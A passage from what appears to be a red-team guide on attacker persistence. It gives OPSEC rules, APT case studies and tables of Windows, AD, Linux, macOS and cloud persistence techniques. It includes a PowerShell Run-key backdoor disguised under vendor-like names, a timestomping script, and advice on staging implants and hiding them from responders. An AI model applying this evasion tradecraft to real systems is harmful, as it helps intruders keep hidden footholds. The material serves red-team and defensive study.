|---|---|---|---|
| ClusterRoleBinding | Yes | Yes | Yes |
| ServiceAccount Token | Yes | Yes | Yes |
| DaemonSet | All nodes | Yes (auto-restart) | No (re-deploys) |
| CronJob | Scheduled | Yes | No (re-deploys) |
| Host Persistence via escape | Individual node | No |
Cloud Persistence OPSEC
| Technique | Detection | Stealth |
|---|---|---|
| IAM user backdoor | CloudTrail CreateUser | Medium |
| Access key creation | CloudTrail CreateAccessKey | Medium |
| EventBridge Lambda | CloudTrail PutRule | High |
| Cross-account role | CloudTrail UpdateAssumeRolePolicy | High |
| Azure app registration | Azure AD audit logs | Medium |
| Golden SAML | No DC contact, no logs | Critical |
| GCP service account key | GCP audit log | Medium |
Phase 12: Persistence OPSEC
 The 3-tier layering strategy loud decoy on top, silent cloud backdoor at the bottom
The best persistence mechanism is the one that never gets found. Operational security for persistence is as important as the technique itself.
1
2
3
4
5
6
7
8
9
10
11
┌──────────────────────────────────────────────────────────────┐
│                   PERSISTENCE OPSEC RULES                     │
├──────────────────────────────────────────────────────────────┤
│  Rule 1: Layer  never rely on one mechanism                  │
│  Rule 2: Blend  name everything like the target environment  │
│  Rule 3: Minimize  don't touch disk if you can avoid it      │
│  Rule 4: Decouple  persistence ≠ C2 infrastructure          │
│  Rule 5: Time  don't activate all mechanisms at once         │
│  Rule 6: Clean  remove noisy mechanisms once stealth ones    │
│            are confirmed working                              │
└──────────────────────────────────────────────────────────────┘
Layering Strategy
Use three tiers:
| Tier | Technique | Purpose | Action if Burned |
|---|---|---|---|
| Tier 1 (Loud) | Run Key | Decoy designed to be found | Sacrifice it |
| Tier 2 (Quiet) | WMI Subscription | Real persistence | Fall back to Tier 3 |
| Tier 3 (Silent) | COM Hijacking / Cloud IAM | Last resort | Maintain operation |
Naming Convention
1
2
3
4
5
# Bad  immediately suspicious
New-ItemProperty -Path "HKCU:\...\Run" -Name "backdoor" -Value "C:\evil.exe"

# Good  blends with environment
New-ItemProperty -Path "HKCU:\...\Run" -Name "OneDriveSyncHelper" -Value "C:\Users\Public\Libraries\OneDrive\sync.exe"
Match the naming to the target:
- Microsoft-heavy environment →
MicrosoftEdgeAutoUpdate,OneDriveHelper,WindowsDefenderSync - Healthcare →
EpicSystemsHelper,AllScriptsAgent,CernerSyncService - Finance →
BloombergDataSync,QuickBooksUpdater
Time Your Mechanisms
Don’t install all persistence simultaneously staggered installation looks like normal software behavior:
1
2
3
4
Day 1 (Initial Access): Install WMI subscription quietly
Day 3 (Confirmed working): Install Run Key (decoy)
Day 7 (Lateral movement): Install AD persistence (AdminSDHolder)
Day 14 (Cloud access gained): Install cloud IAM backdoor
Avoid Obvious Timestamps
1
2
3
4
5
6
# Timestomping  match timestamps of neighboring files
$target = Get-Item "C:\Windows\System32\backdoor.dll"
$reference = Get-Item "C:\Windows\System32\kernel32.dll"
$target.CreationTime = $reference.CreationTime
$target.LastWriteTime = $reference.LastWriteTime
$target.LastAccessTime = $reference.LastAccessTime
Decouple Persistence from C2
A common mistake: using the same domain/IP for both your C2 beacon AND your persistence callback. If one gets burned, both die.
1
2
C2 Beacon    → azureedge.net CDN relay → Apache redirector → Team server
Persistence  → Different domain → Different VPS → Different listener port
This way, if the SOC burns your CDN relay, your persistence callback still works through a completely independent channel.
APT Case Studies
Volt Typhoon 5 Years Undetected (LOTL King)
Target: US critical infrastructure power grids, water systems, telecoms Period: 2019–2024 (5+ years before discovery)
1
2
3
4
5
6
7
8
9
10
Persistence Strategy:
  Zero custom malware  100% living-off-the-land
  Valid accounts + compromised SOHO routers (KV-Botnet)
  netsh, wmic, ntdsutil, reg.exe  all built-in Windows tools

  KV-Botnet: compromised Cisco RV320/325 + Netgear routers
  -> Routed C2 traffic through legitimate ISP infrastructure
  -> Traffic indistinguishable from normal SOHO router traffic
  -> Cisco RV320/325 routers: 30% of all exposed devices compromised
     in first 37 days of the September 2024 campaign
Why they stayed 5 years: No malware signatures. No anomalous processes. Only built-in tools used by admins every day. The blue team had nothing to alert on. Valid credentials + LOTL = invisible persistence.
CISA Advisory AA24-038A explicitly called out Volt Typhoon as the most difficult APT to detect in network history because of their zero-malware persistence model.
Salt Typhoon Telecom Massacre (GhostSpider + DEMODEX)
Target: AT&T, Verizon, Lumen Technologies, T-Mobile (US broadband) Year: 2024 breached federal wiretapping systems
1
2
3
4
5
6
7
8
9
10
11
12
Persistence Stack:
  Initial Access  -> VPN/firewall exploits (Cisco CVEs)
  Persistence 1   -> GhostSpider backdoor
                     - Loaded via DLL hijacking
                     - Registered as service via regsvcs.exe (legitimate binary)
                     - Encrypted modules loaded entirely in memory
                     - C2 traffic hidden inside HTTP headers/cookies
  Persistence 2   -> DEMODEX rootkit
                     - Kernel-level operation
                     - Hides: files, processes, registry keys, network connections
                     - Invisible to all user-mode security tools
                     - Anti-analysis: stops operation when debuggers detected
Key tradecraft: GhostSpider is modular the core implant is minimal, additional capabilities loaded in memory on demand. DEMODEX hides everything at kernel level. Combined they achieved complete invisibility on major telecom infrastructure.
Turla (Secret Blizzard) Snake: 20 Years of Persistence
Target: Government networks, embassies, military 50+ countries Period: 2004–2023 (network disrupted by Five Eyes in May 2023)
1
2
3
4
5
6
7
8
9
10
11
Persistence Architecture:
  Snake (Uroburos)  most complex APT implant ever analyzed
  - Kernel-mode rootkit driver (ring-0)
  - Custom encrypted filesystem on disk (unreadable to forensics)
  - Custom network stack (bypasses OS network monitoring)
  - Peer-to-peer mesh network between victims
  - Modular: swap components without reinstalling implant
  - Linux AND Windows variants

  TinyTurla (fallback) -> Service named W64Time
  TinyTurla-NG (2024)  -> C2 via compromised WordPress sites
Snake’s persistence philosophy: Don’t just survive reboots survive IR teams. When defenders found parts of Snake, it had already migrated. Its custom encrypted filesystem made forensic recovery nearly impossible. Even after the FBI/Five Eyes operation in 2023, Turla deployed TinyTurla-NG within months.
Lazarus Group Operation Dream Job
Target: Aerospace and defense companies Persistence TTPs:
1
2
3
4
5
Initial Access  → Spearphishing via LinkedIn (fake recruiter)
Persistence     → 1. Registry Run Key (decoy)
                  2. Malicious Windows Service named "WinUpdate32"
                  3. DLL side-loading via legitimate signed binary
                  4. BITS Job for re-download and execution
Their malware BLINDINGCAN used a combined persistence strategy: a visible service as a decoy to keep IR teams busy, while the real implant was loaded via DLL sideloading in an obscure signed binary invisible to all AV.
APT29 (Cozy Bear) SolarWinds SUNBURST
Target: US Government, Microsoft, SolarWinds Persistence TTPs:
1
2
3
4
5
Initial Access  → Supply chain (SolarWinds Orion update)
Persistence     → 1. Golden SAML  forge AAD tokens indefinitely
                  2. OAuth app registration with client credentials
                  3. Service account key export (cloud)
                  4. MagicWeb malware in ADFS  modifies authentication
Their cloud persistence was the hardest to remediate. Even after the initial malware was removed, their OAuth application backdoors remained active in dozens of tenant environments.
APT28 (Forest Blizzard) LLM-Powered Persistence
Target: Government networks, military, defense contractors across 50+ countries Period: 2024–2025 campaigns represent a significant evolution from known TTPs
1
2
3
4
5
6
7
8
9
10
11
12
Persistence TTPs (2024-2025):
  Initial Access → Signal Desktop exploitation (MOTW bypass via Signal)
                   Webmail XSS (Roundcube, Zimbra, MDaemon) → cookie theft
  Persistence 1  → Startup folder + Run keys (decoy, known to IR teams)
  Persistence 2  → Scheduled Task at logon (backup mechanism)
  Persistence 3  → AUTHENTIC ANTICS malware
                   - Prompts fake Microsoft cloud login
                   - Captures credentials AND OAuth tokens
                   - OAuth token = persistent cloud access even after password change
  New 2025       → LAMEHUG malware: integrates LLM to generate
                   context-aware commands based on target environment
                   descriptions dynamic C2 that adapts to defenses
Signal Desktop exploitation (2024): APT28 sent weaponized Office documents via Signal private chats to Ukrainian military personnel. Signal Desktop doesn’t implement Mark-of-the-Web (MOTW) files downloaded via Signal bypass macro security prompts entirely. The documents dropped BeardShell and SlimAgent (both discovered by Ukraine CERT-UA in March-April 2024).
Why LAMEHUG is significant: It’s the first confirmed APT implant that uses Large Language Models to dynamically generate commands instead of hardcoded C2 logic, the implant describes the environment in natural language and the LLM generates appropriate shell commands. This makes signature-based detection ineffective: every payload execution generates different, contextually valid commands.
UNC3944 (Scattered Spider) Identity-First Persistence
Target: MGM Resorts, Caesars Entertainment, Okta, US aerospace, UK retailers Period: 2022–2025 (ongoing as of 2026)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
Persistence Strategy: Identity plane first, endpoints second
  Initial Access → SIM swapping + vishing (social engineering IT helpdesk)
                   Compromise Okta or Azure AD identity provider directly
  Persistence 1  → Register malicious Identity Provider in Entra ID/Okta
                   → All future auth flows pass through attacker-controlled IdP
  Persistence 2  → Golden SAML via ADFS certificate export
                   → Forge authentication tokens for any user, bypass MFA
  Persistence 3  → Remote access tools: AnyDesk, ScreenConnect
                   → Tunnels via NGROK, Cloudflared, Localtonet
                   → Indistinguishable from legitimate remote support traffic
  Persistence 4  → Azure VM creation via SSO apps
                   → Disable Defender, disable telemetry on new VMs
                   → Persistent foothold inside Azure environment
  2025 Evolution → Multi-ransomware affiliations (DragonForce, Qilin)
                   → Targeting UK retail, US aerospace, airlines
Identity-layer persistence why it’s nearly impossible to remediate:
1
2
3
4
5
6
Standard IR response:          UNC3944 survival:
  Reset user passwords     →  Backdoor IdP still authenticates
  Revoke sessions          →  RMM tool reconnects (no session required)
  Reimagine endpoints      →  Azure VMs untouched
  Rotate service accounts  →  SAML tokens don't use service accounts
  Enable MFA everywhere    →  Golden SAML bypasses MFA completely
UNC3944’s persistence is entirely in the identity plane not on endpoints. Traditional IR teams focused on endpoint forensics miss it entirely.
APT41 Financial Sector Campaigns
Target: Banking, fintech Persistence TTPs:
1
2
3
Persistence     → 1. Port Monitor DLL (SYSTEM, survives AV)
                  2. WMI Event Subscription (fileless)
                  3. Cobalt Strike service beacon (disguised as telemetry)
APT41 was unique in combining financially-motivated attacks with state espionage in the same operation requiring persistence mechanisms that worked in both enterprise Windows and cloud environments simultaneously.
Persistence Techniques Summary
Windows
| Technique | MITRE ID | Privilege | Stealth | Tool |
|---|---|---|---|---|
| Registry Run Key | T1547.001 | User/Admin | Low | reg.exe, PowerShell |
| Winlogon Userinit | T1547.004 | Admin | Medium | reg.exe |
| Port Monitor DLL | T1547.010 | Admin | High | Manual |
| Authentication Package | T1547.002 | Admin | High | reg.exe |
| Security Support Provider | T1547.005 | Admin | High | reg.exe / memssp |
| Time Provider DLL | T1547.003 | Admin | High | reg.exe |
| Netsh Helper DLL | T1546.007 | Admin | High | reg.exe |
| Active Setup | T1547.014 | Admin | High | reg.exe |
| Accessibility Features | T1546.008 | Admin | Medium | reg.exe / copy |
| IFEO (Debugger/VerifierDlls) | T1546.012 | Admin | High | reg.exe |
| PowerShell Profile | T1546.013 | User | Medium | PowerShell |
| Application Shimming | T1546.011 | Admin | High | sdbinst.exe |
| Office Test Registry | T1137.002 | User | High | reg.exe |
| Office Template Macro | T1137.001 | User | Medium | File copy |
| Outlook Forms | T1137.003 | User | High | Outlook API |
| Outlook Rules | T1137.005 | User | High | Outlook API |
| Scheduled Task | T1053.005 | User/Admin | Medium | schtasks, PowerShell |
| Invisible Task (SD delete) | T1053.005 | SYSTEM | Very High | PowerShell |
| Windows Service | T1543.003 | Admin | Medium | sc.exe |
| Hidden Service (SDDL) | T1543.003 | Admin | High | sc sdset |
| WMI Subscription | T1546.003 | Admin | Very High | PowerShell WMI |
| DLL Hijacking | T1574.001 | User | High | Manual DLL |
| COM Hijacking | T1546.015 | User (HKCU) | Very High | reg.exe |
| AppDomainManager Injection | T1574.014 | User | Very High | .config + DLL |
| BITS Job | T1197 | User | Medium | bitsadmin |
| UEFI Bootkit | T1542.003 | SYSTEM | Critical | BlackLotus |
Active Directory
| Technique | MITRE ID | Privilege | Persistence Scope |
|---|---|---|---|
| Golden Ticket | T1558.001 | Domain Admin | Entire domain |
| Silver Ticket | T1558.002 | Service account hash | Single service |
| DCSync Rights | T1003.006 | Domain Admin | All hashes |
| AdminSDHolder ACE | T1078.002 | Domain Admin | All protected groups |
| SID History Injection | T1134.005 | Domain Admin | Domain-wide |
Linux / macOS / Cloud
| Technique | Platform | Privilege | Stealth |
|---|---|---|---|
| Crontab | Linux | User | Low |
| Systemd Service | Linux | Root | Medium |
| SSH Authorized Keys | Linux/macOS | User | Medium |
| Shell Profile (.bashrc/.zshrc) | Linux/macOS | User | Medium |
| udev Rules | Linux | Root | High |
| XDG Autostart | Linux (Desktop) | User | Medium |
| SUID Backdoor | Linux | Root | Medium |
| PAM Backdoor | Linux | Root | Very High |
| LD_PRELOAD (/etc/ld.so.preload) | Linux | Root | High |
| eBPF Rootkit (LinkPro/BPFDoor) | Linux | Root | Critical |
| LKM Rootkit | Linux | Root | Critical |
| WSL Persistence | Windows/Linux | User | High |
| LaunchAgent | macOS | User | Medium |
| LaunchDaemon | macOS | Root | Medium |
| Login Items (T1547.015) | macOS 13+ | User | High |
| Dylib Hijacking (T1574.004) | macOS | User | Very High |
| DYLD_INSERT_LIBRARIES | macOS | User | High |
| Azure App Registration | Azure AD | Global Admin | High |
| IAM User + Access Key | AWS | Admin | Medium |
| EventBridge + Lambda | AWS | Admin | High |
| Cross-Account Role | AWS | Admin | Very High |
| Golden SAML | Azure/ADFS | ADFS Admin | Critical |
| K8s ClusterRoleBinding | Kubernetes | cluster-admin | Very High |
| K8s DaemonSet | Kubernetes | cluster-admin | High |
| K8s ServiceAccount Token | Kubernetes | cluster-admin | Very High |
Tools Arsenal
| Tool | Purpose | Link |
|---|---|---|
| Mimikatz | Golden/Silver/Diamond tickets, DCSync, SSP, Skeleton Key, DSRM | GitHub |
| Impacket | secretsdump.py, ticketer.py (Diamond/Sapphire), psexec.py | GitHub |
| Rubeus | Diamond Ticket (/ldap /opsec), Kerberos ticket operations | GitHub |
| PowerSploit | Persistence module, Invoke-WMIBackdoor, New-GPOImmediateTask | GitHub |
| SharPersist | Windows persistence C# (Registry, Task, Service, COM) | GitHub |
| SharpStay | .NET persistence toolkit | GitHub |
| Atomic Red Team | Persistence technique tests (T1547, T1053, T1546, T1137) | GitHub |
| PayloadsAllTheThings | Linux/macOS/Windows persistence reference | GitHub |
| ADFSToolkit | Golden SAML / ADFS attacks | GitHub |
| ROADtools | Azure AD/Entra ID persistence and enumeration | GitHub |
| Pacu | AWS persistence and attack toolkit | GitHub |
| ScoutSuite | Cloud infrastructure auditing (find weak spots) | GitHub |
| TripleCross | eBPF rootkit (backdoor, C2, library injection, persistence) | GitHub |
| Ebpfkit | eBPF-based rootkit and C2 framework | GitHub |
| DylibHijack Toolkit | Find and exploit dylib hijack paths on macOS | GitHub |
| Autoruns | Defender tool enumerate all persistence mechanisms | Sysinternals |
| Stratus Red Team | Cloud/K8s persistence technique emulation | GitHub |
| red-kube | K8s adversary emulation based on kubectl | GitHub |
You’re in. Now stay in. Persistence is the phase that separates a red team from a penetration test. A pentest pops a box and writes a report. A red team builds redundant, resilient, invisible footholds across endpoints, Active Directory, and cloud infrastructure and stays until the engagement ends.
This guide covered 12 phases and 50+ techniques: TA0003 MITRE mapping, Windows Registry (Run Keys, Winlogon, Port Monitor, Authentication Package, SSP, Time Provider, Netsh Helper DLL, Active Setup, Accessibility Features, IFEO, PowerShell Profile, Application Shimming, Office T1137), Scheduled Tasks (including invisible via SD deletion), Windows Services (SDDL-hidden), WMI Event Subscriptions (fileless), DLL/COM Hijacking + AppDomainManager Injection, UEFI Bootkits (BlackLotus/CosmicStrand), Active Directory (Golden Ticket, Diamond Ticket, Sapphire Ticket, Silver Ticket, DCSync, AdminSDHolder, SID History, DCShadow, Skeleton Key, DSRM backdoor, GPO persistence), Linux (Cron, Systemd, SSH, Shell Profile, udev Rules, XDG Autostart, SUID, PAM, LD_PRELOAD, eBPF rootkits, LKM, WSL), macOS (LaunchAgents, LaunchDaemons, Daemon Hijacking, Login Items T1547.015, Dylib Hijacking T1574.004), and Cloud (Azure AD Golden SAML, AWS IAM, EventBridge, GCP service accounts, Kubernetes DaemonSets/ClusterRoleBindings). Real APT TTPs from Lazarus, APT29, APT41, APT28/Forest Blizzard, Volt Typhoon, Salt Typhoon, Turla Snake, and UNC3944/Scattered Spider throughout.
Next: Privilege Escalation from user to SYSTEM, from domain user to domain admin, from cloud user to tenant owner.
References
- MITRE ATT&CK TA0003 Persistence The authoritative framework covering all 19 persistence techniques and 65+ sub-techniques.
- ired.team Golden Tickets, AdminSDHolder, DCSync Comprehensive AD persistence technique references.
- ESET Research BlackLotus UEFI Bootkit First public analysis of the Secure Boot bypassing UEFI bootkit.
- Microsoft Security Blog BlackLotus Campaign Investigation Detailed IR guidance for BlackLotus remediation.
- Elastic Security Labs Linux Persistence Mechanisms Detection engineering primer covering Linux persistence.
- MDSec WMI Event Subscription Persistence Deep dive into WMI-based fileless persistence.
- SwisskyrepoPayloadsAllTheThings Linux Persistence Community-maintained reference for Linux persistence techniques.
- SpecterOps Revisiting COM Hijacking (2025) Updated COM hijacking research against modern EDRs.
- Pentestlab.blog WMI Event Subscription, COM Hijacking Practical POC implementations.
- Mandiant APT29 SUNBURST Analysis Full technical analysis of APT29 cloud persistence techniques.
- CISA Advisory AA24-057a SVR Cloud Access TTPs Government advisory on APT29 cloud persistence methods.
- Red Canary Atomic Red Team T1053.005, T1543.003 Atomized persistence technique tests for validation.
- CISA Advisory AA24-038A Volt Typhoon PRC Critical Infrastructure 5-year LOTL persistence campaign against US critical infrastructure.
- Microsoft Security Blog Volt Typhoon LOTL Techniques Living-off-the-land persistence in critical infrastructure environments.
- Trend Micro / BleepingComputer Salt Typhoon GhostSpider GhostSpider modular backdoor and DEMODEX rootkit technical analysis.
- Five Eyes / CISA Advisory AA23-129A Hunting Turla Snake Malware Joint advisory on Turla Snake kernel rootkit, detection, and remediation.
- Rapid7 AppDomainManager Injection New .NET persistence technique weaponizing any signed .NET application.
- Lumen Black Lotus Labs KV-Botnet Investigation Full technical analysis of Volt Typhoon’s SOHO router botnet for C2 obfuscation.
- SwisskyRepo InternalAllTheThings Windows Persistence Community-maintained reference for all Windows persistence techniques.
- Palo Alto Unit42 Next-Gen Kerberos Attacks: Diamond & Sapphire Tickets First comprehensive technical analysis of Diamond and Sapphire Ticket attacks vs. Golden/Silver Tickets.
- Huntress Recutting the Kerberos Diamond Ticket Modernized Rubeus Diamond Ticket implementation with /ldap and /opsec flags PAC auto-population from AD.
- Synacktiv LinkPro eBPF Rootkit Analysis Full technical analysis of the 2025 eBPF rootkit discovered in compromised AWS infrastructure.
- The Hacker News LinkPro Linux Rootkit Uses eBPF to Hide Threat intelligence overview of LinkPro and 2025 eBPF rootkit trends.
- ired.team DCShadow Creating Rogue Domain Controllers Full technical walkthrough of DCShadow attack with Mimikatz.
- adsecurity.org DSRM Persistence v2 Sean Metcalf’s authoritative research on DSRM account abuse as a domain persistence backdoor.
- adsecurity.org Skeleton Key Malware Original research on the Skeleton Key LSASS patch attack via Mimikatz.
- Netwrix DCShadow Attack Explained Defense-focused analysis with detection recommendations for DCShadow.
- Google Cloud Mandiant Defending Against UNC3944 Frontline IR guidance against Scattered Spider’s identity-focused persistence.
- CISA Advisory AA23-320A Scattered Spider US government advisory on UNC3944/Scattered Spider TTPs, including cloud and identity persistence.
- Picus Security APT28 Cyber Threat Profile and Detailed TTPs Comprehensive 2024-2025 APT28 persistence TTPs including BeardShell, SlimAgent, and LAMEHUG.
- MITRE ATT&CK T1547.015 Boot or Logon Autostart: Login Items macOS Login Items persistence technique documentation.
- MITRE ATT&CK T1574.004 Hijack Execution Flow: Dylib Hijacking macOS dylib hijacking technique documentation.
- Objective-See The Mac Malware of 2024 Annual macOS malware roundup including RustDoor Login Items and dylib hijacking campaigns.
- The Hacker Recipes Forged Tickets: Diamond and Sapphire Technical reference for all Kerberos ticket forgery techniques.
- Security Blue Team / Medium IFEO for Stealthy Persistence IFEO GlobalFlag + VerifierDlls technique with Autoruns bypass analysis.
Follow me on X: @0XDbgMan *Follow me on telegram: [@DbgMan]